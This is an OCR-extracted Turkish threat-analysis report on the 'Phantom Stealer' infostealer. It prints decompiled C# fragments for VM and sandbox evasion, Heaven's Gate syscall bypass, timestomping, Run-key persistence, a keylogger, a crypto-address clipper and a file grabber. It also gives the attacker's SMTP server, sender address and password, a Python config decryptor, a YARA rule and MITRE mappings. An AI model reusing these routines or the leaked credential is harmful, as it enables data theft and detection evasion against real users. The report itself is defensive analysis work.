Ayrıca zararlı, tespit edilme riskini azaltmak için bellekte lazy decryption yöntemi kullanmaktadır. **InitAsync()** fonksiyonu incelendiğinde, yalnızca yapılandırmada **"1"** olarak işaretlenmiş modüllerin şifresi çalışma anında çözülmektedir. Aktif olmayan hedeflere ait veriler bellekte şifreli kalmaya devam ederek memory scanner ve yara kurallarının tespitini zorlaştırmaktadır.


```
public static void InitAsync()
{
    bool flag = Config.TelegramCheckBox == "1";
    if (flag)
    {
        Logging.Log("Config: Begin Decrypting Telegram details", true);
        Config.TelegramAPI = StringsCrypt.DecryptConfig(Config.TelegramAPI);
        Logging.Log("TelegramAPI Decrypted: '" + Config.TelegramAPI + "'", true);
        Config.TelegramID = StringsCrypt.DecryptConfig(Config.TelegramID);
        Logging.Log("TelegramID Decrypted: '" + Config.TelegramID + "'", true);
    }
    bool flag2 = Config.DiscordCheckBox == "1";
    if (flag2)
    {
        Logging.Log("Config: Begin Decrypting Discord details", true);
        Config.DiscordWebhook = StringsCrypt.DecryptConfig(Config.DiscordWebhook);
        Logging.Log("Discord Webhook Decrypted: '" + Config.DiscordWebhook + "'", true);
    }
```

Şekil 19- Config sınıfındaki 0 ve 1'lerin ve lazy decryption mantığı

Statik kod analizi sırasında zararlının aynı sistemde birden fazla kez çalışıp çakışmasını önlemek amacıyla "**0MYBS40OAU4OQC15GJX5"** değerine sahip özel bir Mutex oluşturduğu tespit edilmiştir. Bu değer EDR/SIEM kurallarında kesin bir ihlal göstergesi olarak kullanılabilir.


Dinamik Analiz

Zararlının bellek üzerindeki API çağrıları ve şifre çözme stratejisini analiz etmek için dinamik debugging sürecine geçilmiş ancak zararlının barındırdığı gelişmiş Anti-Tamper mekanizmaları nedeniyle standart analiz araçları engellenmiştir. Debugger bağlandığında, zararlının giriş noktasını koruyan JIT derleyici kancasının (**prXoP4RuYp**) dış müdahale algılaması sebebiyle metot gövdelerini kasten boş bıraktığı ve **System.NullReferenceException** hatası üreterek sürecin bilerek crash yemesine sebep olduğu gözlemlenmiştir.



Şekil 20- NullReference crash

Bu savunma mekanizmasını atlatmak amacıyla **Extreme Dumper** aracı kullanılmıştır. Zararlı kontrollü şekilde çalıştırılıp yasal **regsvcs.exe** sürecine enjekte olduğu an yakalanmış ve doğrudan hedef process üzerinden memory dump alınmıştır. Bu işlem sonucunda, JIT motoru tarafından metot gövdeleri bellekte tamamen çözülmüş okunabilir asıl payload elde edilmiştir.



Şekil 21- Extreme Dumper dump dosyaları

AntiAnalysis ve HeavensGate

Zararlı yazılımın kendini sanal makinelerden korumak amacıyla **AntiAnalysis** adında oldukça kapsamlı bir modül barındırdığı görülmüştür. İncelendiğinde zararlının yalnızca "gerçek" kurban sistemlerinde çalışacak şekilde tasarlandığını kanıtlamaktadır.


Zararlı **AntiAnalysis.Run()** metodunu tetikleyerek aşağıda detaylandırılan kontrolleri sırasıyla gerçekleştirmekte ve herhangi bir şüpheli bulguya rastlaması durumunda **SelfDestruct.Melt()** fonksiyonunu çağırarak kendini sistemden silmektedir.

```
[MethodImpl(MethodImplOptions.NoInlining)]
public static bool Run()
{
    bool result2;
    try
    {
        Task<bool> task = AntiAnalysis.HostingAsync();
        task.Wait();
        bool result = task.Result;
        bool flag = result;
        if (flag)
        {
            Logging.Log("AntiAnalysis: Hosting detected! Self-destructing...", true);
            SelfDestruct.Melt();
            result2 = true;
        }
        else
```

Şekil 22- Antianaliz incelemesi


1. Donanım ve Sistem İmzası Kontrolleri:

- **GPU Kontrolü: SuspiciousGPU()** metodu aracılığıyla WMI üzerinden **SELECT * FROM Win32_VideoController** sorgusu yürütülerek donanım bilgisi çekilmektedir. Ekran kartı isminde **VirtualBox Graphics Adapter** veya **VMware SVGA 3D** gibi sanal makine sürücüleri tespit edilirse process kill edilmektedir



Şekil 23- Gpu kontrolü kesiti

- **Kullanıcı ve Cihaz Adı Kontrolü:** Environment.UserName ve Environment.MachineName değerleri zararlının kaynak koduna gömülmüş bir blacklistle karşılaştırılmaktadır. Cihazda **WDAGUtilityAccount, AppOnFlySupport, John Doe** veya **test** gibi bilinen analiz ortamı kullanıcı adları aranmaktadır.



Şekil 24- Username kontrolleri

- **Machine GUID Kontrolü:** Kayıt defterindeki **HKLM\SOFTWARE\Microsoft\Cryptography** yolundan sistemin eşsiz GUID

değeri okunarak bilinen sandbox ve analiz sunucularına ait kimlik numaralarıyla eşleştirilmektedir.

```
    "fec973c0-c782-43a8-854c-f9f48d935e0d"
};
bool flag = array == null || !array.Any<string>();
bool result;
if (flag)
{
    result = false;
}
else
{
    try
    {
        using (RegistryKey localMachine = Registry.LocalMachine)
        {
            using (RegistryKey registryKey = localMachine.OpenSubKey("SOFTWARE\\Microsoft\\Cryptography"))
            {
                bool flag2 = registryKey != null;
                if (flag2)
                {
                    object value = registryKey.GetValue("MachineGuid");
                    bool flag3 = value != null;
                    if (flag3)
                    {
                        string text = value.ToString().ToLowerInvariant();
                        bool flag4 = array.Contains(text);
                        if (flag4)
                        {
                            Logging.Log("AntiAnalysis: Suspicious Machine GUID detected: " + text, true);
                            return true;
                        }
```

Şekil 25- GUID değeri kontrolü

2. Dinamik Süreç, Servis ve Modül Tespiti:

- **Process Kontrolü:** Sistemde aktif çalışan programlar taranarak **Sysmon64.exe** gibi gelişmiş loglama araçları veya sanal makine misafir süreçleri (**VmRemoteGuest.exe** vb.) tespit edilmeye çalışılmaktadır.
- **Servis Kontrolü:** Hyper-V ve VMware gibi sanallaştırma yazılımlarına ait arka plan servislerinin (**vmicheartbeat, vmicvss, vmictimesync** vb.) durumu denetlenmektedir.
- **Sandbox Tespiti: GetModuleHandle** Windows API'si kullanılarak zararlı sürecin içine **Sandboxie (SbieDll.dll)** veya **Avast Sandbox (snxhk.dll)** gibi yazılımlarına ait kütüphanelerin yüklenip yüklenmediği kontrol edilmektedir.

3. Zaman Ölçümü: Emulator() fonksiyonu içerisinde **Task.Delay(10).Wait()** komutu ile geçen CPU tikleri hesaplanmaktadır. Eğer bu bekleme süresi gerçek bir işlemciden

beklenenden daha kısa sürerse zararlı bir emülatör içinde olduğunu anlayarak faaliyetini sonlandırmaktadır.

4. Ağ ve Ip Kontrolleri: SuspiciousIP() fonksiyonu üzerinden **Dns.GetHostEntry** ile yerel ağ eşleşmeleri kontrol edilmekte Google Cloud, Microsoft Azure veya bilinen siber güvenlik şirketlerine ait IP bloklarında bulunulup bulunulmadığı denetlenerek analist olabilicek ağlardan kaçınmaktadır.

Statik anti-analiz ve çevre kontrollerinin yanı sıra zararlının aktif çalışma anında güvenlik ürünlerini atlatmak için kullandığı savunma mekanizması **HeavensGate** sınıfıdır. Zararlı hedef sistemde 32-bit sistemde çalışırken antivirüslerin 32-bit user-mode API'lerine attığı izleme kancalarını hissettiği an bu sınıfı devreye sokmaktadır. HeavensGate tekniği sayesinde zararlı süreç, 32-bit bellek alanından çıkıp geçici olarak 64-bit bellek alanına geçiş yapar ve sistem çağrılarını kernele direkt olarak iletir. Bu hamle salt 32-bit izleme yapan güvenlik ürünlerinin analiz işini baltalamaktadır.

```
bool is64BitProcess = Environment.Is64BitProcess;
if (!is64BitProcess)
{
    HeavensGate.CurrentProcessDuplicateHandle = NativeMethods.GetCurrentProcess();
    bool flag = !NativeMethods.DuplicateHandle(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.CurrentProcessDuplicateHandle, ref
      HeavensGate.CurrentProcessDuplicateHandle, 0U, false, 2U);
    if (!flag)
    {
        HeavensGate.ntdll64 = Utils64.GetRemoteModuleHandle64Bit(HeavensGate.CurrentProcessDuplicateHandle, "ntdll.dll", 600);
        bool flag2 = HeavensGate.ntdll64 == 0UL;
        if (!flag2)
        {
            HeavensGate.LdrLoadDll = Utils64.GetRemoteProcAddress64Bit(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.ntdll64, "LdrLoadDll");
            bool flag3 = HeavensGate.LdrLoadDll == 0UL;
            if (!flag3)
            {
                HeavensGate.LdrUnloadDll = Utils64.GetRemoteProcAddress64Bit(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.ntdll64, "LdrUnloadDll");
                bool flag4 = HeavensGate.LdrLoadDll == 0UL;
                if (!flag4)
                {
                    HeavensGate.LdrGetDllHandle = Utils64.GetRemoteProcAddress64Bit(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.ntdll64, "LdrGetDllHandle");
                    bool flag5 = HeavensGate.LdrGetDllHandle == 0UL;
                    if (!flag5)
                    {
                        HeavensGate.LdrGetProcedureAddress = Utils64.GetRemoteProcAddress64Bit(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.ntdll64, "LdrGetProcedureAddress");
                        bool flag6 = HeavensGate.LdrGetProcedureAddress == 0UL;
                        if (!flag6)
                        {
                            HeavensGate.operational = true;
                        }
```

Şekil 26- HeavensGate sınıfı

Kalıcılık ve Timestomping

Zararlı yazılım **%RoamingAppData%** dizinine kopyalanarak Registry Run anahtarı üzerinden kalıcılık sağlamaktadır. Geri dönüp sistemi izleyenleri ve onların kullandığı analiz araçlarını manipüle etmek amacıyla **SetFileCreationDate** fonksiyonu tetiklenmektedir. Bu fonksiyon kopyalanan zararlı dosyanın oluşturulma son değiştirilme ve son erişim tarihlerini statik olarak tam 2 yıl öncesinin **22 Mayıs 03:16:28** tarihine çekerek dosyanın yeni oluşturulduğu gerçeğini gizlemektedir.

```
// Token: 0x060002A3 RID: 675 RVA: 0x0001B478 File Offset: 0x00019678
[MethodImpl(MethodImplOptions.NoInlining)]
public static void SetFileCreationDate(string path = null)
{
    string text = path ?? Startup.ExecutablePath;
    Logging.Log("SetFileCreationDate : Changing file " + text + " creation date", true);
    DateTime dateTime = new DateTime(DateTime.Now.Year - 2, 5, 22, 3, 16, 28);
    File.SetCreationTime(text, dateTime);
    File.SetLastWriteTime(text, dateTime);
    File.SetLastAccessTime(text, dateTime);
}

// Token: 0x060002A4 RID: 676 RVA: 0x0001B4E4 File Offset: 0x000196E4
[MethodImpl(MethodImplOptions.NoInlining)]
public static bool IsInstalled()
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", false);
    return registryKey != null && registryKey.GetValue(Startup.StartupName) != null && File.Exists(Startup.InstallFile);
}
```

Şekil 27- Timestomping kesiti

Aktif Casusluk Faaliyetleri

Zararlı sadece statik veri hırsızlığı yapmakla kalmayıp sistemde aktif casusluk faaliyetleri de yürütmektedir:

- **Screenshot: _intervalMinutes = 30** değişkeni ile yapılandırılmış olup arka planda ayrı bir thread aracılığıylaher yarım saatte bir ekran görüntüsü alarak **yyyyMMdd_HHmmss.png** formatında çalışma dizinine kaydetmektedir.

```
private void CaptureScreenshot()
{
    try
    {
        Rectangle bounds = Screen.PrimaryScreen.Bounds;
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(bounds.Location, Point.Empty, bounds.Size);
            }
            string path = this.GenerateFileName();
            string text = Path.Combine(Paths.InitWorkDir(), path);
            Directory.CreateDirectory(Path.GetDirectoryName(text));
            bitmap.Save(text, ImageFormat.Png);
            Logging.Log("Screenshot saved to: " + text, true);
        }
    }
    catch (Exception ex)
    {
        Logging.Log("Screenshot capture error: " + ex.Message, true);
    }
}

// Token: 0x06000253 RID: 595 RVA: 0x000180F0 File Offset: 0x000162F0
[MethodImpl(MethodImplOptions.NoInlining)]
private string GenerateFileName()
{
    string machineName = Environment.MachineName;
    string str = DateTime.Now.ToString("yyyyMMdd_HHmmss");
    return machineName + "_" + str + ".png";
}
```

Şekil 28- Screenshot modülü kesiti

- **Keylogger:** Klavye dinleme özelliği sayesinde tuş vuruşlarını bir sayaçta biriktiriyor ve sayaç 100’ e ulaştığında ise toplanan veriler **MakineAdı_Tarih_Saat.txt** formatında geçici çalışma dizinine kaydedilmekte ve sayaç sıfırlanmaktadır. Bu yöntemle zararlı diske sürekli veri yazma yapmayarak antivirüslerin dikkatini çekmekten de kaçınmaktadır.

```
// Token: 0x060001B7 RID: 439 RVA: 0x000148D0 File Offset: 0x00012AD0
[MethodImpl(MethodImplOptions.NoInlining)]
private static void SaveToFile()
{
    try
    {
        bool flag = Keylogger._capturedKeys.Count == 0;
        if (!flag)
        {
            string machineName = Environment.MachineName;
            string str = DateTime.Now.ToString("yyyyMMdd_HHmmss");
            string path = machineName + "_" + str + ".txt";
            string text = Paths.InitWorkDir();
            string path2 = Path.Combine(text, path);
            Directory.CreateDirectory(text);
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.AppendLine(string.Format("Keylogger started: {0}", DateTime.Now));
            stringBuilder.AppendLine("Machine: " + machineName);
            stringBuilder.AppendLine("Captured keystrokes:");
            stringBuilder.AppendLine("--------------------");
            foreach (string value in Keylogger._capturedKeys)
            {
                stringBuilder.Append(value);
            }
            File.WriteAllText(path2, stringBuilder.ToString());
        }
    }
    catch (Exception)
    {
    }
}
```

Şekil 29- Keylogger modülü kesiti

- **Clipper:** Clipboard **Regex algoritmalarıyla** sürekli dinlenerek; kopyalanan btc, eth, ltc, xmr, sol gibi kripto cüzdan adresleri anlık olarak saldırganın config dosyasına gömdüğü adreslerle değiştirilmektedir

```
clipboardContent = clipboardContent.Trim();
foreach (KeyValuePair<string, Regex> keyValuePair in RegexPatterns.PatternsList)
{
    string key = keyValuePair.Key;
    Regex value = keyValuePair.Value;
    bool flag = value.IsMatch(clipboardContent);
    if (flag)
    {
        string text = Config.ClipperAddresses.ContainsKey(key) ? Config.ClipperAddresses[key] : null;
        bool flag2 = !string.IsNullOrEmpty(text) && !text.Contains("---") && !clipboardContent.Equals(text);
        if (flag2)
        {
            Clipper.NativeClipboard.SetText(text);
            Console.WriteLine("Clipper replaced " + key.ToUpper() + " to " + text);
            break;
```

Şekil 30- Clipper modülü kesiti

Dosya Hırsızlıkları

Zararlı standart tarayıcı ve cüzdan verilerine ek olarak hedef sistemin disk yapısında hırsızlık yapan **FileGrabber** modülüne sahiptir. Modül çalışmaya başladığında sistemde özellikle şu dizinleri hedef almaktadır: **Desktop, MyPictures, Personal, Downloads, DropBox** ve **OneDrive**.

Zararlı, bulduğu dosyaları **DetectFileType** metodu üzerinden config dosyasındaki uzantılarla eşleştirmekte ve çaldığı verileri **document, database, sourcecode** ve **image** kategorilerine ayırıyor.

```
internal sealed class FileGrabber
{
    // Token: 0x0600010E RID: 270 RVA: 0x0000B990 File Offset: 0x00009B90
    [MethodImpl(MethodImplOptions.NoInlining)]
    private static string RecordFileType(string type)
    {
        if (!(type == "Document"))
        {
            if (!(type == "DataBase"))
            {
                if (!(type == "SourceCode"))
                {
                    if (type == "Image")
                    {
                        Counter.GrabberImages++;
                    }
                }
                else
                {
                    Counter.GrabberSourceCodes++;
                }
            }
            else
            {
                Counter.GrabberDatabases++;
            }
        }
        else
        {
            Counter.GrabberDocuments++;
        }
        return type;
    }
```

Şekil 31- Dosya uzantılarının kategorize edilmesi

Ağ trafiğini gereksiz şişirmemek ve veri sızdırma sürecini optimize etmek amacıyla **Config.GrabberSizeLimit** parametresi ile dosya boyutu filtresi uygulanmaktadır. Ayrıca **desktop.ini** gibi gereksiz dosyalar tarama dışı bırakılmaktadır. Boyut ve uzantı onayından geçen dosyalar kurbanın orijinal disk yapısını koruyacak şekilde **(DRIVE-**

C\Users\KullanıcıAdı\Desktop\... mantığıyla) sanal bir klasör ağacında kopyalanmakta ve son aşamada **SharpZipLib** kütüphanesi kullanılarak sıkıştırılmıştır.


```
// Token: 0x06000110 RID: 272 RVA: 0x0000BB00 File Offset: 0x00009D00
[MethodImpl(MethodImplOptions.NoInlining)]
private static void GrabFile(string path)
{
    try
    {
        FileInfo fileInfo = new FileInfo(path);
        bool flag = fileInfo.Length > (long)Config.GrabberSizeLimit;
        if (!flag)
        {
            bool flag2 = fileInfo.Name.Equals("desktop.ini", StringComparison.OrdinalIgnoreCase);
            if (!flag2)
            {
                string text = FileGrabber.DetectFileType(fileInfo.Extension);
                bool flag3 = text == null;
                if (!flag3)
                {
                    string directoryName = Path.GetDirectoryName(path);
                    bool flag4 = directoryName == null;
                    if (!flag4)
                    {
                        string pathRoot = Path.GetPathRoot(path);
                        bool flag5 = pathRoot == null;
                        if (!flag5)
                        {
                            string path2 = "DRIVE-" + pathRoot.Replace(":", "").TrimEnd(new char[]
                            {
                                '\\'
                            });
                            string path3 = directoryName.Substring(pathRoot.Length);
                            string text2 = Path.Combine(FileGrabber._savePath, path2, path3);
                            string destFileName = Path.Combine(text2, fileInfo.Name);
                            bool flag6 = !Directory.Exists(text2);
                            if (flag6)
                            {
                                Directory.CreateDirectory(text2);
                            }
                            fileInfo.CopyTo(destFileName, true);
                        }
                    }
                }
            }
        }
    }
    catch (Exception ex)
    {
        Logging.Log("Error copying file '" + path + "': " + ex.Message, true);
    }
}
```

Şekil 32- Zararlının boyut kontrolü ve disk yapısının simülesi

Ağ Analizleri ve Veri Sızdırma

Zararlı yazılım ağ faaliyetleri sanal ortamda wireshark üzerinden incelendiğinde iki aşamada gerçekleştirdiği görülmüştür. Öncelikle bir hazırlık aşaması geçirip sonrasında asıl veri sızdırdığı aşamaya geçiş yapmaktadır.

1. Dış IP Tespiti: Zararlı bulaştığı makinenin coğrafi konumunu ve dış ağ kimliğini belirlemek amacıyla **icanhazip.com** servisine bir DNS sorgusu göndermekte ve dönen IP bilgisini çalınacak veriler arasına eklemektedir.



Şekil 33-Zararlının kurban ip yi sorguladığı an

2. SMTP Tabanlı Veri Sızdırma: Zararlı yazılımın, **SharpZipLib** ile oluşturduğu veri arşivini sızdırmak için klasik web tabanlı C2 panelleri yerine **SMTP** protokolünü kullandığı tespit edilmiştir. Saldırganın bu tercihi ağda e-posta trafiğinin daha az şüphe çekmesi ve tespitin zorlaştırılması amacını taşımaktadır.

Zararlının **InitAsync** metodu içerisindeki Base64 ve AES ile şifrelenmiş yapılandırma verileri custom hazırlanan Python tabanlı bir deşifre decryptor script'i ile çözümlendiğinde ulaşılan IOC' ler şunlardır:

- **SMTP Sunucusu:** mail.memcoplast.com (192.64.150.4 - web4.dnchosting.com)
- **Gönderici Adresi:** mina@memcoplast.com (Şifre: MEMCO13579)
- **Alıcı Adresi:** angelinagotze35@gmail.com

```python
#İmportlar
import base64
from hashlib import pbkdf2_hmac
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

#Zararlının içindeki statik AES
salt = bytes([102, 51, 111, 51, 75, 45, 49, 49, 61, 71, 45, 78, 55, 86, 74, 116, 111, 122, 79, 87, 82, 114, 61, 40, 116, 78, 90, 66, 102, 75, 43, 98, 83,
password = bytes([59, 38, 75, 70, 33, 77, 33, 104, 56, 94, 105, 84, 58, 60, 41, 97, 63, 126, 109, 88, 101, 78, 42, 126, 111, 63, 103, 78, 91, 118, 64, 114

#Şifreli metinlerdeki encrypted etiketinin temizlenmesi
cipher_text = input("Encrypted String: ").replace("ENCRYPTED:", "").strip()
data = base64.b64decode(cipher_text)

#:NET içinedki fonksiyonun simülesi
derived = pbkdf2_hmac('sha1', password, salt, 1000, 48)
key = derived[:32]
iv = derived[32:48]

#Çözme işlemi
cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted = unpad(cipher.decrypt(data), 16)

print("\nDeşifre Edilen Sonuç:", decrypted.decode('utf-8'))
```

Şekil 34-Custom Python kodu

Zararlı SMTP sunucusu ile ilk temastan sonra kurban makinenin ismini **EHLO** komutu ile sunucuya ileterek iletişimi başlatmakta ve toplanan ZIP arşivini e-posta eklentisi olarak saldırgana aktarmaktadır.

No.	Time	Source	Destination	Protocc	Lengt	Info
483	143.52235…	192.64.150.4	192.168.122.34	SMTP	233	S: 220-web4.dnchosting.com ESMTP Exim 4.99.1 #2 Wed, 29 Apr 2026 21:13:25 -0400 | We do not authorize the use of this system to transport unsolicite…
484	143.52309…	192.168.122.34	192.64.150.4	SMTP	76	C: EHLO DESKTOP-5PFC4FR

Şekil 35-Zararlının SMTP paketinin incelenmesi

YARA Kuralı

```
rule Phantom_Stealer_Detector {

  meta:

      author = "M. Murat KİLİT, Muhittin YILMAZER, Burak ÇALIŞGAN"

      date = "2026-04-26"



  strings:

      //AutoIt Dropper Katmanı

      $dropper1 = "pteropod" ascii wide fullword

      $dropper2 = "hurtling" ascii wide fullword

      $dropper3 = "VJRMKBBB" ascii wide fullword



      //.NET Katmanı

      //AES ler

      $aes_salt = { 66 33 6F 33 4B 2D 31 31 3D 47 2D 4E 37 56 4A 74 }

      $aes_key  = { 3B 26 4B 46 21 4D 21 68 38 5E 69 54 3A 3C 29 61 }

      $config_enc = "ENCRYPTED:" ascii wide



      //Mutex kesin ihlal

      $mutex = "0MYBS40OAU4OQC15GJX5" ascii wide fullword



      //Anti Analiz işleri
```

```
    $module1 = "SuspiciousGPU" ascii wide

    $module2 = "GrabberSizeLimit" ascii wide

    $module3 = "AntiAnalysis" ascii wide

    $module4 = "HeavensGate" ascii wide



condition:

    //Dosya geçerli bir PE olmalı ve CPU'yu yormamak için 5MB sınır

    uint16(0) == 0x5A4D and filesize < 5MB and

    (

        //Diskteki AutoIt Dropper dosyasını yakala en az 2 eşleşme yakalayarak

       2 of ($dropper*)

        or

        //Ram'e açılmuış hali için

        (

            all of ($aes*) and

            (

                $mutex or

                $config_enc or

                2 of ($module*)

            )

        )

    )

}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfliration
System Information Discovery (IP ve Donanım Tespiti)	Malicious File (AutoIt Dropper)	Registry Run Keys (HKCU...\Run)	Process Injection (regsvcs.exe Hollowing)	Obfuscated Files (AutoIt, Costura, .NET)	(AutoIt, Costura, .NET)Credentials from Password Stores (Tarayıcılar)	Password Stores (Tarayıcılar)Application Layer Protocol (SMTP İletişimi)	Exfiltration Over Alternative Protocol (SMTP)
System Network Configuration Discovery (DNS Sorgusu)	Native API (VirtualAlloc)			System Checks (Sandbox, VM, GPU Taraması)	Keylogging (Klavye Dinleme)		
				Direct System Call (HeavensGate)	Clipboard Data (Clipper)		
				Indicator Removal (Timestomp ve Melt)	Data from Local System (File Grabber)		

Çözüm Önerileri

1. Tarayıcı içerisinde kayıtlı olan şifreler acilen değiştirilmelidir.
2. Geleneksel antivirüslerin kolayca atlatılabildiği görüldüğünden davranışsal analiz yapabilen EDR çözümleri tercih edilmelidir.
3. Analiz sırasında tespit edilen ip ve domain adresleri varsa firewall/proxy üzerinden engellenmelidir.
4. Sistemde alışılmadık şekilde ağ trafiği oluşturan yasal Windows süreçleri takip edilmelidir.

HAZIRLAYAN

Muzaffer Murat KİLİT	linkedin
Muhittin Yılmazer	linkedin
Burak Çalışgan	linkedin